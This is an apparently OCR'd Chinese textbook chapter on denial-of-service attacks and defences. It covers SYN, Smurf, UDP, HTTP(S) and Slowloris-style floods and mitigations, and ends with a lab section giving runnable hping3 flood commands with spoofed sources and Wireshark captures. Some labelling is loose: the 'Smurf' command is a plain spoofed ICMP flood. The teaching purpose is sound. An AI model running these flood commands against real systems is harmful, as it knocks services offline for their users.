6 拒绝服务攻防技术

6 拒绝服务攻防技术

- **拒绝服务（Denial of Service，DoS）就是用超出被攻击目标处理能力的海量数据包消耗可用系统、带宽资源，致使网络服务瘫痪、目标主机不能提供正常的服务的一种攻击手段。**
- **拒绝服务的攻击方法简单、攻击效果明显，是目前最严重的网络安全问题之一。**

6 拒绝服务攻防技术

- 主要内容
  - 6.1 拒绝服务攻击介绍
  - 6.2 拒绝服务攻击的分类
  - 6.3 典型拒绝服务攻击技术
  - 6.4 拒绝服务攻击工具
  - 6.5 分布式拒绝服务攻击的防御


6.1 拒绝服务攻击介绍

DoS与DDoS

- 单一的DoS攻击一般是采用一对一方式的。当攻击目标各项性能指标不高（CPU速度低、内存小或网络带宽小等）时，DoS攻击的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，其内存大大增加，同时也出现了千兆级别的网络，这使得DoS攻击的困难程度加大了，因为目标对恶意攻击包的“消化能力”加强了不少。因此，分布式拒绝服务（DDoS）攻击手段应运而生。
- 分布式拒绝服务（Distributed Denial of Service，DDoS）攻击是DoS的特例，借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DoS攻击，从而成倍地提高拒绝服务攻击的威力。

DoS与DDoS

- DDoS攻击采用多层的客户/服务器模式。一个完整的DDoS攻击体系一般包含4个部分：
  - （1）攻击者。操纵整个攻击过程，并向主控端发送攻击命令。
  - （2）主控端。攻击者非法侵入并控制的一些主机，这些主机分别控制大量的代理攻击主机。接收攻击者发来的特殊指令后，会将这些指令发送给代理攻击端的主机。
  - （3）代理攻击端。它也是攻击者侵入并控制的一批主机，可以运行攻击程序，并接收和运行主控端发来的命令。代理攻击端主机是攻击的执行者，由它向受害者主机发送攻击。
  - （4）受害者。被攻击的目标主机。




6.2 拒绝服务攻击的分类

拒绝服务攻击的分类

- 按照攻击方式的不同，DoS攻击可以分为以下4类。
  - 1）泛洪攻击：攻击者在短时间内向目标系统发送大量的虚假请求，导致路由器疲于应付无用信息，而无法为合法用户提供正常服务，如SYN洪水攻击、UDP洪水攻击等。
  - 2）畸形报文攻击：攻击者发送大量有缺陷的报文，从而造成路由器在处理这类报文时消耗大量资源或系统崩溃。畸形报文主要包括Frag洪水攻击、Smurf攻击、Stream洪水攻击、Land洪水攻击，以及IP畸形包、TCP畸形包、UDP畸形包。
  - 3）扫描探测类攻击：通过不间断发送扫描探测类报文造成路由器消耗大量资源而无法提供正常服务，如Fraggle攻击和UDP诊断端口攻击。
  - 4）连接型攻击：连接型攻击主要是指TCP慢速连接攻击，其攻击目标是Web服务器的并发上限，即当Web服务器的连接并发数达到上限后，Web服务器即无法接受新的请求，如Loic、Hoic、Slowloris、Pyloris、Xoic等慢速攻击。

拒绝服务攻击的分类

- 从攻击对象来看，又可以把DoS攻击分为3种类型：攻击系统资源、攻击网络带宽资源和攻击应用资源。



拒绝服务攻击的分类

- 1）攻击系统资源
- 攻击系统资源的DoS攻击分为攻击TCP连接和攻击SSL连接两种类型。它利用网络协议中的漏洞进行攻击，或者构造某种特殊的数据包，使系统停止对正常用户的访问请求或使操作系统、应用程序崩溃。它的主要攻击形式有SYN洪水攻击、Land洪水攻击、THC SSL DoS攻击、SSL洪水攻击等。

拒绝服务攻击的分类

- 2）攻击网络带宽资源
- 攻击网络带宽资源的DoS攻击分为3类：直接攻击、反射和放大攻击及攻击链路。攻击者利用比被攻击网络更大的带宽，生成大量发向被攻击网络的数据包，从而耗尽被攻击网络的有效带宽，使被攻击网络发生拥塞。它的主要攻击形式有ICMP/IGMP洪水攻击、UDP洪水攻击、ACK反射攻击、DNS放大攻击、链路洪水攻击等。

拒绝服务攻击的分类

- 3）攻击应用资源
- 攻击应用资源的DoS攻击分为两类：攻击DNS服务和攻击Web服务。攻击者将提交给服务器大量请求，使服务器处理不过来而导致瘫痪，拒绝为正常用户服务。由于在网络层行为表现正常，应用层DoS攻击能够有效逃避应用层级的检测和过滤。它的主要攻击形式有DNS QUERY洪水攻击、DNS NXDOMAIN洪水攻击、HTTP(S)洪水攻击、慢速连接攻击等。


6.3 典型拒绝服务攻击技术

SYN洪水攻击

- SYN洪水攻击利用TCP的缺陷，发送大量伪造的TCP连接请求，使被攻击方资源耗尽，无法及时回应或处理正常的服务请求。
- 一个正常的TCP连接需要“三次握手”。首先客户端发送一个包含SYN标志的数据包（SYN包），其后服务器返回一个SYN/ACK的应答包，最后客户端再返回一个确认包ACK，这样才完成一个TCP连接。

SYN洪水攻击

- 在服务器端发送应答包后，如果客户端不发出确认包，服务器会等待到超时，其间这些半连接状态都会保存在一个空间有限的缓存队列中；如果大量的SYN包发到服务器端后没有应答，就会使服务器端的TCP资源迅速耗尽，导致正常的连接不能进入，甚至会导致服务器的系统崩溃。



SYN洪水攻击防御

- 防火墙通常用于保护内部网络不受外部网络的非授权访问，并位于客户端和服务器之间，因此利用防火墙来阻止DoS攻击能有效地保护内部的服务器。针对SYN洪水攻击，防火墙通常有3种防护方式：SYN网关、被动式SYN网关和SYN中继。
- （1）SYN网关防火墙收到客户端的SYN包时，直接转发给服务器；防火墙收到服务器的SYN/ACK包后，一方面将SYN/ACK包转发给客户端，另一方面会以客户端的名义给服务器回送一个ACK包，完成TCP的“三次握手”，让服务器端由半连接状态进入连接状态。当客户端真正的ACK包到达时，有数据则转发给服务器，否则丢弃该包。由于服务器能承受连接状态的能力要比承受半连接状态的能力高得多，所以这种方法能有效地减轻对服务器的攻击。

SYN洪水攻击防御

- （2）被动式SYN网关防火墙设置的SYN请求超时期限要远小于服务器的超时期限。防火墙负责转发客户端发往服务器的SYN包，服务器发往客户端的SYN/ACK包，以及客户端发往服务器的ACK包。这样，如果客户端在防火墙计时器到期时还没发送ACK包，防火墙则会往服务器发送RST包，以使服务器从队列中删去该半连接。由于被动式SYN网关防火墙的超时期限远小于服务器的超时期限，因此这样能有效防止SYN洪水攻击。

SYN洪水攻击防御


- （3）SYN中继防火墙在收到客户端的SYN包后，并不向服务器转发，而是记录该状态信息后主动给客户端回送SYN/ACK包，如果收到客户端的ACK包，表明是正常访问，由该防火墙向服务器发送SYN包并完成“三次握手”。这样由SYN中继防火墙作为代理来实现客户端和服务器端的连接，可以完全过滤不可用连接发往服务器。

Smurf攻击

- Smurf攻击又称反射ICMP攻击，是ICMP洪水攻击的一种，并结合了反射攻击。攻击者并不直接将ICMP echo-request报文（ping请求数据包）向目标主机发送，而是将其向网络广播地址发送，并将回复地址设置为受害主机的地址。这样，网络上的主机都会按照源IP地址返回请求信息，向受害者发送ICMP echo-reply报文，造成受害者收到过多的ICMP echo-reply报文，从而导致被攻击主机服务性能下降甚至崩溃。
- 防范Smurf攻击：边界路由器直接丢弃目的地址为广播地址或子网广播地址的ICMP echo-request报文。

Smurf攻击

- 主机H11发起一个到子网192.168.20.0的ICMP echo广播报文，报文的源IP地址被伪造成它想要攻击的PC H33的IP地址3.3.3.3，目的地址为192.168.20.255（子网广播地址）。
- 当R1后方网段内的每台主机收到此广播报文后，都将做出相同的响应：返回单播报文，此报文的目的地址为3.3.3.3（R1后方的ethernet网络被攻击者利用，成为一个攻击的放大器）。
- 这样，真实主机H33将收到192.168.20.0/24网段内所有主机的ICMP echo-reply报文，最终主机H33的系统资源将被耗尽。



UDP洪水攻击

- UDP洪水攻击和ICMP/IGMP洪水攻击的原理基本相同，攻击者可以利用UDP数据报文发动洪水攻击，通常分为发送小包和大包两种方式进行攻击。
- 1．小包攻击
  - 小包是指64字节大小的数据包，这是以太网上传输数据帧的最小值。在相同流量下，单包体积越小，数据包的数量就越多。由于交换机、路由器等网络设备要对每个数据包进行检查和校验，因此使用UDP小包攻击能够最有效的增大网络设备处理数据包的压力，造成处理速度的缓慢和传输延迟等拒绝服务攻击的效果。100 kpps的UDP洪水攻击经常将线路上的骨干设备（如防火墙）打瘫，造成整个网段的瘫痪。

UDP洪水攻击


- 2．大包攻击
  - 大包是指1500字节以上的数据包，其大小超过了以太网的最大传输单元（MTU）。使用UDP大包攻击，能够有效地占用网络接口的传输宽带，并迫使被攻击目标在接收到UDP数据时，将UDP数据进行分片重组，从而造成网络拥堵，服务器响应速度变慢。
- 一个中、小型的网站出口带宽可能不足1G，如果遇到10G左右的UDP洪水攻击，必须借助运营商进行上游的流量清洗才行，如果遇到100G的UDP洪水攻击，地方运营商也无能力了，就要把流量分散到全国进行清洗。

HTTP洪水攻击

- HTTP洪水攻击俗称CC（Challenge Collapsar）攻击，前身名为Fatboy攻击，是一种常见的对Web服务器的攻击。
- Web服务器通常使用超文本传输协议HTTP进行请求和响应数据。常见的HTTP请求有GET请求和POST请求两种。通常，GET请求用于从Web服务器获取数据和资源，如请求页面、获取图片和文档等；POST请求用于向Web服务器提交数据和资源，如发送用户名/密码、上传文件等。在处理这些HTTP请求的过程中，Web服务器通常要解析请求、处理和执行服务端脚本、验证用户权限并多次访问数据库，这些操作会消耗大量的计算资源和I/O访问资源。


HTTP洪水攻击

- 攻击者利用大量的受控主机不断向Web服务器发送大量恶意的HTTP请求，要求Web服务器处理，完全占用了Web服务器的资源，造成其他正常用户的Web访问请求处理缓慢，甚至得不到处理，最终导致拒绝服务。



HTTPS洪水攻击

- 如果Web服务器支持HTTPS，那么进行HTTPS洪水攻击是更为有效的一种攻击方式。
- HTTPS协议是基于HTTP协议开发的，使用SSL/TLS协议进行加密的信息交互协议。HTTPS协议在交互协议上使用了TCP、SSL/TLS和HTTP 3种常见的协议。



HTTPS洪水攻击

- SSL/TLS协议握手过程涉及非对称加密算法、对称加密算法和散列算法。其中，非对称加密算法的计算量非常大。大部分非对称加密算法在实际使用中，服务器的计算量远大于客户端。虽然有算法可以大量减少服务器的CPU消耗，但经过实际测试，使用RSA2048进行SSL/TLS协议密钥交换算法时，服务器在SSL/TLS协议握手阶段的CPU消耗仍大约是客户端的6倍。
- 因此，攻击者通过不断与服务器新建SSL/TLS协议握手，或建立SSL/TLS协议连接后不断重协商密钥（如著名的THC SSL DOS），即可以较小代价将服务器打瘫。

HTTP(S)洪水攻击的防御

- （1）针对客户端为浏览器的场景，可以采用源认证的方式来防御HTTP(S)洪水攻击。防护系统代替服务器向客户端响应302状态码（针对GET请求方法的重定向），告知客户端要重定向到新的URL，以此来验证客户端的真实性。真实客户端的浏览器可以自动完成重定向过程，并通过认证；虚假源或一般的攻击工具没有实现完整的HTTP协议栈，不支持自动重定向，就无法通过认证。但是如果攻击工具实现了完整的HTTP协议栈，就会导致302重定向认证方式的失效。
- （2）防护系统要求客户端输入验证码，以此来判断请求是由真实的用户发起还是由攻击工具或僵尸主机发起。因为攻击工具或僵尸主机无法自动响应随机变化的验证码，所以能够有效地防御HTTP(S)洪水攻击。

HTTP(S)洪水攻击的防御

- （3）URL动态指纹学习。一个攻击源会发出多个针对该URL的请求，最终呈现为该源对特定的URL发送大量请求报文。因此，防护系统可以对客户端所访问的URL进行指纹学习，找到攻击目标的URL指纹。在一定的周期内，当同一个源发出的包含同一URL指纹的请求超过设置的阈值时，就会将该源加入黑名单。
- （4）URL行为监测防御方式要先设置要重点监测的URL，可以将消耗资源多、容易受到攻击的URL加入“重点监测URL”列表中。在特定时间内在对某个目的服务器的所有访问中，当对重点监测URL的访问数与总访问数的比例超过设置的阈值时，防护系统将会启动针对源的URL检测。当某个源对某个重点检测URL的访问数与总访问数的比例超过设置的阈值时，就将该源加入黑名单。

慢速连接攻击

- 慢速连接攻击利用HTTP现有合法机制，在建立了与HTTP服务器的连接后，尽量长时间保持该连接、不释放，达到对HTTP服务器的攻击。
- 慢速连接攻击主要有3种攻击方式：Slow headers、Slow body、Slow read。
  - （1）Slow headers（Slowloris）是最具代表性的慢速连接攻击。HTTP规定，HTTP Request以\r\n\r\n(0d0a0d0a)结尾表示客户端发送结束，服务端开始处理。那么，如果永远不发送\r\n\r\n会如何呢？Slowloris就是利用这点来进行DDoS攻击的。攻击者在HTTP请求头中将connection设置为Keep-Alive，要求Web Server保持TCP连接不要断开，随后缓慢地每隔几分钟就发送一个key-value格式的数据到服务端，如a:b\r\n，导致服务端认为HTTP头部没有接收完而会一直等待。如果攻击者使用多线程或傀儡机来进行同样的操作，Web服务器很快就会被攻击者占满了TCP连接，而不再接受新的请求。

慢速连接攻击

- （2）Slow body是Slowloris的变种，称为Slow HTTP POST。在POST提交方式中，允许在HTTP的头中声明content-length，也就是POST内容的长度。在提交了头以后，将后面的body部分卡住不发送，这时服务器在接受了content-length以后，就会等待客户端发送POST的内容，攻击者保持连接并且以10s ~ 100s每字节的速度去发送，就达到了消耗资源的效果。因此，不断地增加这样的链接，就会使得服务器的资源被消耗，最后可能停机。
- （3）Slow read是指客户端与服务器建立连接并发送了一个HTTP请求，客户端发送完整的请求给服务器，然后一直保持这个连接，以很低的速度读取response，如很长一段时间客户端不读取任何数据，通过发送Zero Window到服务器，让服务器误以为客户端很忙，直到连接快超时前才读取1字节，以消耗服务器的连接和内存资源。

慢速连接攻击的防御

- 针对慢速连接攻击的特点，防御的方法就是对每秒HTTP并发连接数进行检查，当每秒HTTP并发连接数超过设定值时，触发HTTP报文检查，检查出以下任意一种情况，都可认定受到慢速连接攻击，则将该源IP地址判定为攻击源，加入动态黑名单，同时断开此IP地址与HTTP服务器的连接。
  - 连续多个HTTP POST报文的总长度都很大，但是其HTTP载荷长度却都很小；
  - 连续多个HTTP GET/POST报文的报文头都没有结束标志。

6.4 拒绝服务攻击工具

hping3

- hping3是一款经典的高级组包工具，可以任意组装专属的TCP、UDP、ICMP数据报文格式，因此可以很方便地用于构建DoS攻击，如ICMP洪水攻击、UDP洪水攻击、SYN洪水攻击等。
- 实验环境：
  - 攻击者主机（Kali）　　ip:192.168.1.26
  - 受害者主机（Windows）　　ip:192.168.1.12

利用hping3进行SYN洪水攻击

- （1）发起攻击。攻击者使用Kali中预装的hping3进行攻击。输入指令：
  - # sudo hping3 -p 80 -S --flood 192.168.1.12 --rand-source
- （2）查看攻击结果。用Wireshark工具进行抓包。
- 目标主机的80端口收到网络上不同主机的SYN连接请求，却没有收到ACK连接确认包。

	Time	Source	Destination	Protocol	Length	Info
1	0.000000	221.193.185.54	192.168.1.12	TCP	60	9625 → 80 [SYN] Seq=0 Win=512 Len=0
2	0.000002	221.193.185.54	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9625 → 80 [SYN] Seq=0 Win=512 Len=0
3	0.000011	84.156.74.86	192.168.1.12	TCP	60	9626 → 80 [SYN] Seq=0 Win=512 Len=0
4	0.000012	84.156.74.86	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9626 → 80 [SYN] Seq=0 Win=512 Len=0
5	0.000054	27.242.175.123	192.168.1.12	TCP	60	9627 → 80 [SYN] Seq=0 Win=512 Len=0
6	0.000056	27.242.175.123	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9627 → 80 [SYN] Seq=0 Win=512 Len=0
7	0.000064	23.139.232.59	192.168.1.12	TCP	60	9628 → 80 [SYN] Seq=0 Win=512 Len=0
8	0.000065	23.139.232.59	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9628 → 80 [SYN] Seq=0 Win=512 Len=0
9	0.000097	207.183.234.3	192.168.1.12	TCP	60	9629 → 80 [SYN] Seq=0 Win=512 Len=0
10	0.000099	207.183.234.3	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9629 → 80 [SYN] Seq=0 Win=512 Len=0
11	0.000107	191.14.179.204	192.168.1.12	TCP	60	9630 → 80 [SYN] Seq=0 Win=512 Len=0
12	0.000108	191.14.179.204	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9630 → 80 [SYN] Seq=0 Win=512 Len=0
13	0.000141	244.84.8.89	192.168.1.12	TCP	60	9631 → 80 [SYN] Seq=0 Win=512 Len=0
14	0.000143	244.84.8.89	192.168.1.12	TCP	60	[TCP Out-Of-Order] 9631 → 80 [SYN] Seq=0 Win=512 Len=0

利用hping3进行Smurf攻击

- （1）攻击目标主机。攻击者输入指令：
  - # sudo hping3 -1 --flood 192.168.1.12 --rand-source
- （2）查看攻击结果。用Wireshark工具进行抓包。
- 目标主机收到网络上不同主机的ICMP应答。

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.12	67.230.135.91	ICMP	42	Echo (ping) reply id=0x5408, seq=38650/64150, ttl=128
2	0.000002	192.168.1.12	67.230.135.91	ICMP	42	Echo (ping) reply id=0x5408, seq=38650/64150, ttl=128
3	0.000011	110.7.121.28	192.168.1.12	ICMP	60	Echo (ping) request id=0x5408, seq=38906/64151, ttl=64 (no response found!)
4	0.000012	110.7.121.28	192.168.1.12	ICMP	60	Echo (ping) request id=0x5408, seq=38906/64151, ttl=64 (reply in 5)
5	0.000043	192.168.1.12	110.7.121.28	ICMP	42	Echo (ping) reply id=0x5408, seq=38906/64151, ttl=128 (request in 4)
6	0.000044	192.168.1.12	110.7.121.28	ICMP	42	Echo (ping) reply id=0x5408, seq=38906/64151, ttl=128
7	0.000084	70.7.189.220	192.168.1.12	ICMP	60	Echo (ping) request id=0x5408, seq=39162/64152, ttl=64 (no response found!)
8	0.000086	70.7.189.220	192.168.1.12	ICMP	60	Echo (ping) request id=0x5408, seq=39162/64152, ttl=64 (reply in 9)
9	0.000123	192.168.1.12	70.7.189.220	ICMP	42	Echo (ping) reply id=0x5408, seq=39162/64152, ttl=128 (request in 8)
10	0.000125	192.168.1.12	70.7.189.220	ICMP	42	Echo (ping) reply id=0x5408, seq=39162/64152, ttl=128
11	0.000134	113.211.109.52	192.168.1.12	ICMP	60	Echo (ping) request id=0x5408, seq=39418/64153, ttl=64 (no response found!)
12	0.000135	113.211.109.52	192.168.1.12	ICMP	60	Echo (ping) request id=0x5408, seq=39418/64153, ttl=64 (reply in 13)
13	0.000166	192.168.1.12	113.211.109.52	ICMP	42	Echo (ping) reply id=0x5408, seq=39418/64153, ttl=128 (request in 12)


利用hping3进行UDP洪水攻击

- （1）攻击目标主机。攻击者输入指令：
  - # sudo hping3 -2 --flood 192.168.1.12 --rand-source
